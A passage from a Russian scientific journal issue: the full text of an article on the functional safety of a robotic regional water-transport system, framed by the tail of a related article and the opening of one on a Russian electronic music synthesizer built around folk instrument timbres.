


Рис. 2. Задача оптимального распределения ограниченных ресурсов в равновесной системе

Заключение. Проведенный анализ известных подходов к решению проблемы функциональной безопасности РТСР показал необходимость адаптации существующих моделей и методов управления рисками с учетом киберфизической структуры РТСР. Необходим синтезный подход к обнаружению и устранению конфликтов движения БпТС в зонах повышенной опасности. Достаточным условием обеспечения требуемой функциональной безопасности РТСР является динамическая устойчивость ИУС. Задача оптимального распределения ресурсов при управлении функциональной безопасностью РТСР на основе принципа гомеостаза, который заключается в регулировании процесса поиска конфликтов и ухода от конфликтов.

СПИСОК ЛИТЕРАТУРЫ

1. Атаманов А.Н. Динамическая итеративная оценка рисков информационной безопасности в автоматизированных системах. дис. к.т.н. Национальный исследовательский ядерный университет «МИФИ» (НИЯУ МИФИ). Москва, 2012.
2. Ермакова А.Ю., Лось А.Б. Риск-ориентированный подход к оценке защищенности информационных систем // Математическое и компьютерное моделирование в экономике, страховании и управлении рисками. № 6, 2021. С. 67-76.
3. Цыгичко В.Н., Черешкин Д.С., Смолян Г.Л. Безопасность критических инфраструктур. Монография. М.: ЛЕНАНД, 2019. 200 с.
4. Нырков А. П., Нырков А. А. Графовые модели управления рисками // Информационные управляющие системы и технологии. Материалы международной научно-практической конференции. Одесса, 2016. С. 100-103.
5. Нырков А. П., Нырков А. А. Модели, алгоритмы и программное обеспечение минимизации рисков мультимодальных перевозок. // Вестник государственного университета морского и речного флота имени адмирала С.О. Макарова. 2013. № 1 (20). С. 67-73.
6. Котенко Д.А. Метод оценки риска информационной безопасности на основе сценарного логико-вероятностного моделирования дис. к.т.н. СПбГУ ИТМО. Санкт-Петербург 2010 г.
7. Касатонов В.Л. Новое военное искусство. Кн.3: Строительство вооруженных сил / член-корреспондент РАН Касатонов В.Л. ; Российская академия ракетных и артиллерийских наук. Москва : РАН, Санкт-Петербург : Первый ИПХ, 2024. 528 с.
8. Расторгуев С.П. Информационная война. М: Радио и связь, 1999. 416 с.
9. Курейчик В.В. Эволюционные, синергетические и гомеостатические методы принятия решений. Монография. Таганрог: Изд-во ТРТУ, 2001. 221 с.
10. В.В. Баранюк, Д.В. Миняйло, О.С. Смирнова Планирование действий смешанных робототехнических группировок в условиях «балансирования на грани» // International Journal of Open Information Technologies ISSN: 2307-8162 vol. 4, no. 12, 2016 p. 16-20.
11. Сигов А.С., Нечаев В.В., Баранюк В.В., Смирнова О.С. Подходы к формированию единого информационного-управляющего поля смешанных робототехнических группировок // Труды Международной научной конференции «Конвергентные когнитивно-информационные технологии», Москва, 25-26 ноября, 2016 г. С.146-151.

УДК 621.391

ФУНКЦИОНАЛЬНАЯ БЕЗОПАСНОСТЬ РОБОТИЗИРОВАННОЙ ТРАНСПОРТНОЙ СИСТЕМЫ

Худайназаров Юрий Кахрамонович¹, Стародубцев Юрий Иванович², Данилин Герман Владиславович¹

¹ Государственный университет морского и речного флота имени адмирала С. О. Макарова
Двинская ул., 5/7, Санкт-Петербург, 198035, Россия

² Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: starodub@mail.ru, yu-78@ya.ru, t.101@mail.ru

Аннотация. В настоящее время система морского и речного транспорта превращается в высокотехнологичную инфраструктуру, имеющую критически важное значение для безопасности региона.

Большой территориальный разнос объектов и высокая ситуационная динамичность обуславливают недостатки в практике эффективного распределения и использования ограниченных ресурсов для обеспечения безопасности транспортной инфраструктуры региона.

Ключевые слова: беспилотный транспорт; киберфизическая система; функциональная безопасность; информационно-управляющая система; риск-ориентированный подход.

FUNCTIONAL SAFETY OF A ROBOTIC TRANSPORT SYSTEM

Khudainazarov Yuri¹, Starodubtsev Yuri², Danilin German¹

¹Admiral Makarov State University of Maritime and Inland Shipping

5/7 Dvinskaya St, St. Petersburg, 198035, Russia

²The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: starodub@mail.ru, yu-78@ya.ru, t.101@mail.ru

Abstract. Currently, the system of sea and river transport is being transformed into a high-tech infrastructure that is critically important for the security of the region. The large territorial dispersion of facilities and high situational dynamism lead to shortcomings in the practice of effectively allocating and using limited resources to ensure the security of the region's transport infrastructure.

Keywords: unmanned transport; cyber-physical system; functional security; information and control system; risk-based approach.

Введение. При организации и обеспечении безопасности функционирования сложных организационно-технических систем основными в настоящее время являются системный подход, процессный подход, ситуационный подход, риск-ориентированный подход. Фундаментальными категориями этих подходов являются полная функция управления, метод согласования иерархических решений, закон сохранения целостности объекта, принцип самоадаптации систем (гомеостазиса функциональных систем). Системный подход к управлению безопасностью транспортной системы региона (ТСР) предусматривает: учёт специфики водной среды; различные виды взаимодействия объекта и субъектов управления; многоуровневую защиту; непрерывный мониторинг угроз безопасности; оперативное реагирование на выявленные угрозы безопасности. Системный подход к обеспечению безопасности предполагает обеспечение комплексности защиты критически важных объектов (КВО) ТСР. Безопасность КВО транспортной инфраструктуры должна обеспечиваться в соответствии с требованиями российского законодательства [1]. С расширением области исследований по применению робототехники различных типов в интересах решения транспортных задач важное значение приобретают вопросы обеспечения безопасности беспилотных транспортных средств (БпТС) [2].

Применительно к обеспечению безопасности ТСР системный подход предполагает: рассмотрение ТСР как единого целого; учет взаимосвязей между частями целого и элементами системы; анализ внешних и внутренних факторов, влияющих на безопасность функционирования ТСР; комплексное решение задач безопасности с применением различных способов и средств, эффективных для соответствующих угроз безопасности в условиях конкретной физической среды [3]. С позиций системно-целостной принадлежности [4] логично рассматривать внешнюю и внутреннюю суть ТСР как составные части и элементы соответственно (рис. 1). Составными частями ТСР региона являются транспортные системы территориальных образований региона и транспортные направления. Структура системы ТСР включает транспортные средства, транспортную инфраструктуру, подсистему управления, подсистему информационного обеспечения (навигационного, гидрометеорологического, гидрографического и др.), а также подсистему обеспечения безопасности.




Рис. 1. Системно-целостная принадлежность транспортной системы региона

В функции обеспечения безопасности основными задачами являются: контроль и мониторинг; управление; обнаружение (идентификация) угроз; реагирование на нештатные ситуации; восстановление после сбоев. Эффективное управление безопасностью ТСР реализуется на основе полной функции управления [5], которая включает в себя этапы: оценку обстановки, идентификацию угроз безопасности, анализ и целеполагание, выработку концепции управления (принятие решения), реализацию (формирование управляющей структуры и выработку управляющих сигналов), контроль отклонений параметров от требуемых значений, корректировку управляющих воздействий, поддержание управляющих структур в работоспособном состоянии (рис. 2).



Рис. 2. Структура процесса управления ТСР по полной функции

Необходимым условием существования процесса управления является предсказуемость поведения управляемого объекта в достаточной мере под влиянием внутренних изменений, внешних факторов и управления [6]. Информационная структура процесса управления безопасностью ТСР включает в себя три множества параметров: множество целевых параметров (вектор цели); множество параметров состояния (вектор состояния); множество параметров качества управления (вектор ошибки управления). Устойчивость по предсказуемости поведения управляемого объекта может быть потеряна вследствие неопределенности параметров состояния объекта, параметров среды (воздействующих факторов) или недостаточной определенности целевых параметров. Наиболее устойчивое в условиях неопределенности управление реализуется на основе метода последовательных приближений по наиболее интеллектуальной схеме «предиктор-корректор», алгоритм которого включает цикл последовательных операций принятия решения на основе прогноза поведения объекта и проверки прогноза на удовлетворение требованиям к точности решения задачи по результатам контроля. Цикл завершается, когда прогноз удовлетворяет требованиям к точности решения задачи. Этот процесс аналогичен «афферентному синтезу» в циклическом процессе работы функциональной системы П.К. Анохина [7].

К управлению в ответственных системах предъявляются основные требования по устойчивости к внутренним и внешним факторам, непрерывности при заданных условиях и свойствах объекта управления, оперативности и адекватности (рис. 3). На качество управления и оптимальность влияет неопределенность модели поведения объекта управления [8]. Требования к системе управления транспортной системой региона предъявляются вышестоящей системой и обусловлены необходимостью обеспечения гарантированного и безопасного выполнения целевой функции [9]:

1. Готовность (способность системы и ее элементов переходить из одного состояния в другое за время, не превышающее допустимое);
2. Устойчивость (способность обеспечивать управление с требуемой эффективностью при воздействии неблагоприятных факторов);
3. Мобильность (способность в установленные сроки разворачиваться, свертываться и перемещать свои элементы, а также изменять свою структуру в соответствии с обстановкой);




Рис. 3. Условия оптимальности управления

4. Производительность (способность преобразовывать требуемые объемы информации в установленные сроки);

5. Безопасность (способность противостоять всем видам разведки, вводу ложной информации и несанкционированному доступу к информации);

6. Качество используемых моделей, методик и алгоритмов управления (способность обеспечить необходимую адекватность управления на основе использования применяемых для выработки управляющих воздействий моделей, методик, алгоритмов);

7. Управляемость (способность изменять свое состояние в необходимых пределах и сохранять требуемые значения показателей существенных свойств при переходе из одного состояния в другое);

8. Ресурсопотребление (характеризует численность привлекаемых к управлению должностных лиц, номенклатуру и количество необходимых технических, программных и других средств).

Основными особенностями роботизированной транспортной системы региона (РТСР) являются: интеллектуальность, киберфизическая структура и сетцентрическая информационно-управляющая система.

Интеллектуальная система — сложная система, способная воспринимать, сравнивать, преобразовывать, создавать и хранить внутри себя модели определенных объектов [10]. Интеллектуальность управления определяет способность объекта автономно выполнять заданные функции в условиях неопределенности.

Киберфизическая система (КФС, (cyber-physical system, CPS) — это интеллектуальная система, включающая в себя спроектированные взаимодействующие сети физических и вычислительных компонентов [11].

Распределенная иерархическая система управления фактически интегрирована на уровне процессов в киберфизическую систему. Такие системы управления относятся к сетцентрическим.




Рис. 4. Киберфизическая структура роботизированной транспортной системы

Сетцентрическая информационно-управляющая система (network-centric information control system) — совокупность функционально связанных информационных и управляющих подсистем, реализующих сетцентрический принцип управления и решающих группу общих или частных задач на основе сетевого обмена информацией по принципу «каждый с каждым». Для сетцентрических систем новым важным требованием становится интероперабельность.

Интероперабельность (interoperability) — способность двух или более информационных систем или компонентов к обмену информацией и к использованию информации, полученной в результате обмена [12].

Методология разработки киберфизических систем включает следующие аспекты:

- а) спецификация, моделирование и анализ.
- б) управление масштабируемостью и сложностью.
- в) валидация и верификация.

Киберфизические системы по своей сути параллельны (рис. 4). Кибер- и физическая подсистемы сосуществуют во времени, но даже внутри этих подсистем параллельные процессы являются общими. Модели параллелизма в физическом мире (сосуществующая физическая динамика во временном континууме) сильно отличаются от моделей параллелизма в программном обеспечении (произвольное чередование последовательностей атомарных действий) и от моделей параллелизма в сетях (асинхронные, частично упорядоченные дискретные действия или временные интервалы, управляемые часами). Согласование этих расходящихся моделей параллелизма и обеспечение совместимости и связи между компонентами, имеющими разные модели параллелизма, являются центральной проблемой КФС [10].

Компонентами свойства безопасности ТСР являются: безопасность пассажиров и обслуживающего персонала; безопасность грузов; безопасность объектов транспортной инфраструктуры; экономическая безопасность системы; экологическая безопасность системы; информационная безопасность системы; пожарная безопасность системы; санитарная безопасность системы.

Информационная безопасность ТСР — состояние защищенности информационной сферы ТСР от заданного множества угроз информационной безопасности, в котором обеспечивается штатное функционирование ТСР. Информационная безопасность в современных условиях становится интегратором остальных компонентов безопасности ТСР, а также одним из компонентов функциональной безопасности.

Под *функциональной безопасностью системы* (functional safety) [13] понимают ее способность выполнять свои функции без создания недопустимого риска для людей или окружающей среды. Функциональная безопасность является частью общей безопасности, которая относится к управляемому оборудованию и системам управления, и зависит от правильности функционирования электрических, электронных и программируемых систем, связанных с безопасностью, систем обеспечения безопасности, основанных на других технологиях, и внешних средств уменьшения риска.

Заключение. Обозначенная в статье проблема обеспечения функциональной безопасности роботизированной транспортной системы региона является многоаспектной и многоуровневой. Формулировка научной проблемы, исследования теоретической основы для ее решения требует междисциплинарного подхода и использования современных достижений в теории и технологиях самоорганизующихся систем, распределенных вычислений, машинного обучения, распознавания образов, мониторинга и диагностики.

СПИСОК ЛИТЕРАТУРЫ

1. Федеральный закон от 09.02.2007 № 16-ФЗ (ред. от 28.06.2022) «О транспортной безопасности» [Электронный ресурс]. URL: <https://clck.ru/33cvtS> (дата обращения: 25.08.2025).
2. Nyrkov, A.P. Development of underwater robotics / A. P. Nyrkov, A. A. Zhilenkov, V. V. Korotkov, S. S. Sokolov, S. G. Chernyi // Journal of Physics: Conference Series, Vol. 803, Iss. 1, 2017. № 012108.
3. Ныркoв А.П. Обеспечение безопасности объектов информатизации транспортной отрасли / А. П. Ныркoв, А. А. Ныркoв, С. С. Соколов, А. А. Шнуренко. СПб. : Изд-во Политехн. ун-та, 2015. 544 с.
4. Витко А. В. Остов мироздания / А. В. Витко. Москва : Сам полиграфист, Техинформ, 2022. 218 с. ISBN 978-5-00166-877-0.
5. Кондратьев Э.В., Макарова А.Г. Управленческие циклы и полная функция управления // Друкеровский вестник. № 2. 2024. С. 12-28.
6. Судаков К.В. Общие закономерности системогенеза // Теория системогенеза / Под ред. К.В. Судакова. М., 1997.
7. Боговик А.В., Игнатов В.В. Теория управления в системах военного назначения: Учебн. СПб.: ВАС, 2008. 460 с.
8. Sokolov, S.S. The Safety Assessment of Critical Infrastructure Control System / S. S. Sokolov, N. B. Glebov, E. N. Antonova, A. P. Nyrkov // Proceedings of the 2018 IEEE International Conference «Quality Management, Transport and Information Security, Information Technologies», IT and QM and IS 5 November 2018, 2018. Pp. 154-157.
9. ГОСТ Р 56875-2016. Информационные технологии. Системы безопасности. Комплексные и интегрированные. Типовые требования к архитектуре и технологиям интеллектуальных систем мониторинга для обеспечения безопасности предприятий и территорий, 2016.
10. ГОСТ Р 71576-2024. Системы киберфизические. Общие положения, 2024.
11. Sokolov, S. Hybrid neural networks in cyber physical system interface control systems / S. Sokolov, A. Zhilenkov, S. Chernyi, A. Nyrkov, N. Glebov // Bulletin of Electrical Engineering and Informatics, Vol. 9, № 3. 2020. Pp. 1268 1275.
12. ГОСТ Р 70569 2022. Информационные технологии. Сетецентрические информационно-управляющие системы. Интероперабельность.
13. ГОСТ Р МЭК 61508-4-2007 Функциональная безопасность систем электрических, электронных, программируемых электронных, связанных с безопасностью. Часть 4. Термины и определения. 2007.



ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ОБРАЗОВАНИИ

УДК 004.056

РОССИЙСКИЙ ЭЛЕКТРОННЫЙ МУЗЫКАЛЬНЫЙ СИНТЕЗАТОР КАК ИНСТРУМЕНТ КУЛЬТУРНО-ТВОРЧЕСКОГО ВЗАИМОДЕЙСТВИЯ И СРЕДСТВО ДЛЯ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В ПРОЦЕССЕ ПОДГОТОВКИ И ПЕРЕПОДГОТОВКИ НАУЧНО-ПЕДАГОГИЧЕСКИХ КАДРОВ В ЦИФРОВОМ ПРОСТРАНСТВЕ

Алиева Имина Гаджиевна², Горбунова Ирина Борисовна¹,
Камерис Андреас^{1,3}, Хоссейни Бами Сайед Мехди^{1,4}

¹ Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия

² Бакинская музыкальная академия им. Уз. Гаджибейли
Баку, Азербайджанская Республика

³ Pro Arte, Лимассол, Республика Кипр

⁴ Санкт-Петербургский центр современной академической музыки «reMusik.org»
Галерная ул., 4, лит. «А», пом. 1-Н, Санкт-Петербург, 190000, Россия

e-mails: imina.alieva@gmail.com, gorbunovaib@herzen.spb.ru, kamerisand@yahoo.com, m.hosseini@remusik.org

Аннотация. В статье представлена проблематика исследований, связанных с формированием интеллектуальной системы каталогизации музыки народов мира как элемента культурно-творческого сотрудничества в цифровом пространстве и средства обеспечения информационной и психологической безопасности всех участников культурно-образовательного взаимодействия, осуществляемого в процессе подготовки и переподготовки научно-педагогических кадров. Авторы отмечают, что использование в научных исследованиях, посвящённых данной проблематике, музыкально-компьютерных технологий, служит основанием для возможности создания новых теоретических и экспериментально-практических средств изучения музыки, включая факторы неопределённости в музыке и создаваемые на их основе подходы, опирающиеся на теорию нечётких множеств и теорию групп, которые широко применяются в процессе цифровой обработки сигналов, программной инженерии, теории автоматизированных систем и др. Описывается роль музыкально-компьютерных технологий в создании Российского электронного музыкального синтезатора, разработка которого с участием зарубежных коллег позволяет решать проблемы формирования качественного отечественного программного обеспечения, импортозамещения зарубежных аналогов, что в текущих условиях становится особенно актуальным. Анализируются вопросы подготовки и переподготовки кадров в условиях цифровой трансформации современной образовательной системы и связанные с этим проблемы обеспечения информационной безопасности.

Ключевые слова: музыкально-компьютерные технологии; цифровые музыкальные инструменты; трандисциплинарность; информационная безопасность; подготовка и переподготовка кадров.

THE RUSSIAN ELECTRONIC MUSICAL SYNTHESIZER AS A TOOL OF CULTURAL AND CREATIVE INTERACTION AND A MEANS TO ENSURE INFORMATION SECURITY IN THE PROCESS OF TRAINING AND RETRAINING OF SCIENTIFIC AND PEDAGOGICAL PERSONNEL IN THE DIGITAL SPACE

Alieva Imina², Gorbunova Irina¹, Kameris Andreas^{1,3}, Hosseini Mehdi^{1,4}

¹ Herzen State Pedagogical University of Russia, St. Petersburg

48 Moyka Embankment, St. Petersburg, 191186, Russia

² Baku Music Academy named after U. Hajibeyli

Baku, Azerbaijan, 3 Pro Arte

Limassol, Republic of Cyprus

⁴ The Saint Petersburg Contemporary Music Centre reMusik.org, Russia

4 Galernaya St., lit. «А», room 1-N, St. Petersburg, 190000, Russia

e-mails: imina.alieva@gmail.com, gorbunovaib@herzen.spb.ru, kamerisand@yahoo.com, m.hosseini@remusik.org

Abstract. The article presents the problems of research related to the formation of an intellectual cataloging system of music of the peoples of the world as an element of cultural and creative interaction and cooperation in the digital space. The authors note that the use of music computer technologies in scientific research on this issue serves as the basis for

the possibility of creating new theoretical and experimental-practical means of studying music, including uncertainty factors in music investigated with the help of music and computer technologies. The role of music computer technologies in the creation of the Russian electronic music synthesizer is described. The article analyzes the issues of personnel training and retraining in the context of the digital transformation of the modern educational system and the related problems of ensuring information security.

Keywords: music computer technologies; digital musical instruments; transdisciplinarity; information security; training and retraining of personnel.

Введение. Процесс подготовки и переподготовки научно-педагогических кадров, осуществляемый с использованием ресурсов информационной образовательной среды, связан сегодня с необходимостью учёта и разработки средств, обеспечивающих информационную безопасность всех участников образовательного процесса в цифровом пространстве. Комплексный экосистемный подход к процессу замещения иностранного программного обеспечения (далее — ПО) российскими разработками во взаимодействии с зарубежными партнёрами, с которыми на протяжении длительного времени происходит научное и педагогическое взаимодействие, обуславливает один из возможных путей качественного и взаимовыгодного сотрудничества обеспечивает формирование подходов к реализации информационной безопасности в процессе подготовки и переподготовки научно-педагогических кадров в цифровом пространстве, предполагающий безболезненный переход, использование и защиту от большого числа угроз всех компонентов системы при помощи комплексных решений от нескольких надежных «вендоров».

Особое внимание уделяется перспективам импортозамещения и разработке отечественных решений в области цифровой обработки звука. «Одной из национальных целей России до 2030 года является импортозамещение в сфере ИТ, которой начали уделять особое внимание после того, как началась серия громких заявлений иностранных ИТ-компаний об уходе с рынка в России. Это распространяется и на сферу музыкальных технологий, поскольку подавляющее большинство профессиональных и повсеместно используемых решений являются зарубежными», — отмечают авторы статьи «Импортозамещение программного обеспечения» [1] со ссылкой на программные документы, принятые в нашей стране [2-3].

Создание Российского электронного музыкального синтезатора с участием зарубежных коллег позволяет решать проблемы разработки качественного отечественного программного обеспечения, импортозамещения зарубежных аналогов, что в текущих условиях особенно актуально в области создания ПО, обеспечивающего моделирование трудноформализуемых процессов, связанных с творчеством и распространением соответствующей информации. Разработка подобного ПО способна быть использованной при актуализации широкого спектра моделируемых процессов: творческих, поведенческих, при рассмотрении биологических и социальных явлений и процессов и мн. др.

Разрабатываемая на протяжении многих лет интеллектуальная система анализа и каталогизации музыки народов России и мира (см. подробнее в ряде научно-творческих работ с участием авторов статьи [4-6]) и реализуемая в современном образовательно-творческом пространстве:

- основные образовательные программы подготовки магистров и бакалавров по образовательному направлению «Информационные системы и технологии» — 09.04.02 «Цифровые технологии в музыке и саунд-дизайне» и 09.03.02 «Информационные технологии в музыке и саунд-дизайне» соответственно (см. в подробнее работах [7-9]);

- основные образовательные программы подготовки магистров и бакалавров по образовательному направлению «Художественное образование» — «Музыкально-компьютерные технологии» и «Музыкально-компьютерные технологии в образовании» соответственно (см. в подробнее работах [10-12]);

- программы системы дополнительного профессионального образования — такие как программа профессиональной переподготовки «Технологии создания и художественной обработки звуковой информации» и ряд программ повышения квалификации, среди которых «Технологии создания аудиовизуальных проектов», «Музыкальная звукорежиссура», «Музыкальная информатика», «Компьютерное музыкальное творчество» и др.

Перечисленные нами и многие другие образовательные программы связаны также с взаимодействием и взаимовлиянием всех участников образовательного процесса, включённых в образовательное пространство формирующейся высокотехнологичной творческой образовательной среды (термин введён в научно-образовательное пространство российскими учёными В.В. Лаптевым, Т.Н. Носковой, Т.Б. Павловой) и различными гранями, определяемыми проблематикой исследований, связанных с формированием интеллектуальной системы каталогизации музыки народов мира как элемента культурно-творческого сотрудничества в цифровом пространстве.

Сегодня становится очевидным тот факт, что необходимо соблюдать естественный баланс между сохранением идентичности народов России и мира, их культурного кода и возможностью учитывать новые тенденции, новые технологии в различных видах деятельности, включая науку и творчество, которые, с одной стороны, способны сохранить имеющийся потенциал, с другой — дать возможность для развития новых идей, новых направлений, построенных на творческом, созидательном принципе взаимодействия культур в формирующемся научном и образовательном пространстве. «Мы должны стремиться к балансу между сохранением национальных ценностей и открытостью к тем влияниям, которые способствуют развитию и прогрессу», — сказал В.В. Путин в своём выступлении на пленарном заседании XI Санкт-Петербургского международного форума объединённых культур 12 сентября 2025 г. [13]. «Очевидно, что технологии

способствуют ускоренному распространению идей. Искусственный интеллект, например, анализирует огромные объёмы данных и предсказывает тенденции. Однако полагаю, что оригинальные решения, способные привести к открытиям и прорывам в науке, искусстве, социальной сфере, могут дать лишь вдохновение и гений человека, настоящего мастера и творца. И конечно, взаимодействие, взаимное доверие представителей разных культур <И. Г., А. Г., К. А., Х. С.>», — отметил В.В. Путин в процессе своего выступления на Санкт-Петербургском международном культурном форуме объединённых культур на одной из площадок в Большом Екатерининском дворце на территории государственного музея-заповедника «Царское Село» [14]. Участниками форума стали около 2 тысяч представителей более 100 стран мира, включая ведущих деятелей культуры, искусства, бизнес-структур и власти. Форум проходил на разных площадках нашего города, включая Мраморный дворец — филиал Государственного Русского музея в Санкт-Петербурге в период с 10 по 13 сентября 2025 года.

Разработка интеллектуальной системы анализа и каталогизации музыки народов России и мира находит своё воплощение так же и в проекте по созданию *Российского электронного музыкального синтезатора (РЭМС)*, который позволяет демонстрировать звучание инструментов различных народов России и мира и содержит большинство тембров музыкальных инструментов народов многонациональной России. Отметим также, что в существующих моделях цифровых синтезаторов зарубежного производства не содержатся многие тембры народов мира. «Особую значимость диалог культур приобретает сейчас, в эпоху стремительного развития технологий, включая и искусственный интеллект. Они делают сегодняшний мир всё более взаимосвязанным, открывают колоссальные возможности для созидания, смелых экспериментов и новаторства, в том числе и в культуре», — заявил глава страны [14].

Такой инструмент заинтересует ученых, исследующих проблемы музыкальной культуры и развития МКТ, а также широкий круг музыкантов, интересующихся вопросами исполнительства, инструментовки, аранжировки, проблемами развития и *сохранения народной музыки в условиях цифровой трансформации* науки, образования, общества.

Проект по созданию *Российского электронного музыкального синтезатора* с включением в него тембров традиционных музыкальных инструментов народов России и мира реализуется в несколько этапов:

1. Оцифровка с дальнейшей расшифровкой и описанием уникальных этнографических материалов — образцов музыкальной культуры народов России, собранных в полевых условиях исследователями традиционной музыкальной культуры.

2. Создание программной среды, при помощи которой станет возможным обработка и дальнейшее применении оцифрованного материала.

3. Создание программно-аппаратного комплекса (собственно Российского электронного музыкального синтезатора), в который будет загружен оцифрованный и обработанный материал.

4. Разработка методических материалов по освоению различных возможностей созданного инструмента.

Перечисленные этапы условно делятся на две части, тесно взаимосвязанные между собой. I часть предполагает большую работу с тембральным и интонационным материалом, нуждающимся в оцифровке и каталогизации. Этот этап мы условно обозначим, как «Разработка интеллектуальной системы каталогизации и анализа музыки народов мира (создание «музыкального банка звучаний»)» (включает 1-ый и 2-ой этапы).

Сегодня необходимо создать такой банк — *интеллектуальную систему*, которая готова принять на хранение для дальнейшего использования образцы традиционной музыкальной культуры народов России и мира. В настоящее время создаваемые музыковедами коллекции и архивы разобщены, разбросаны по различным странам мира, а существующие системы хранения и обработки музыкальной информации не являются интеллектуальными. Кроме того, они не способны учитывать нечёткость, неопределённость, частичную надёжность музыкальной информации, учитывающей богатый, очень разнообразный интонационный аспект, а также отвечать на запросы пользователей, сформированные в лингвистической форме с помощью нечётких оценок.

Цель этой части проекта — создание своеобразной интеллектуальной системы по каталогизации и анализу народной музыки, обеспечение сохранности музыкального творчества устной традиции как нематериального культурного наследия и обеспечение новой формы бытования, новых вариантов творческого использования этого наследия в современных условиях композиторами, исполнителями и исследователями музыки (музыковедами).

II часть — Создание музыкального инструмента (синтезатора) (3 и 4 этапы проекта) предполагает работу над созданием собственно программно-аппаратного комплекса и методических рекомендаций по использованию инструмента как музыкантами-профессионалами, так и широкими кругами любителей музыки.

Ведётся работа по включению музыкальных тембров следующих народов России:

Русские народные инструменты — балалайка, кугиклы (кувиклы) или цевница, рубель (ребрак, пральник), било, бубен, бубенец (уменьшительная форма бубенчик), варган, двухрядная хроматическая гармоника, «хромка», ливенская гармонь, русская семиструнная гитара, саратовская гармонь, гусли, домра, дудка, жалейка (брёлка), деревянные ложки, мандолина, погребмушка, пыжатка, рожок, свирель, свистулька.

Татарские национальные музыкальные инструменты — гусли (гөслә), курай кубыз (варган), думбыра (тамбур), сорнай дэф, кыңгырау (колокольчик), тавышлы асма, таш сыбызгы, шөлдөр, шалтыравык, мандолины, народные скрипки, тальян гармун.

Башкирские национальные музыкальные инструменты — курай, хорнай (сорнай), борго, камыш-курай, гармонь, баян, кубыз, мандолина и скрипка, агас-кубыз, дыбыла, гәзлө, ятаган.

Чуваши́ские национальные музыкальные инструменты — сёрме купас (скрипка), кёсле (гусли), та́мра (домра), ша́пяр (волынка), ша́хлич (свирель), палнай (многоствольная флейта), нахра (труба), та́м ша́хличё (свистулька, окарина), парাপпан (барабан), хуткупас (гармонь)

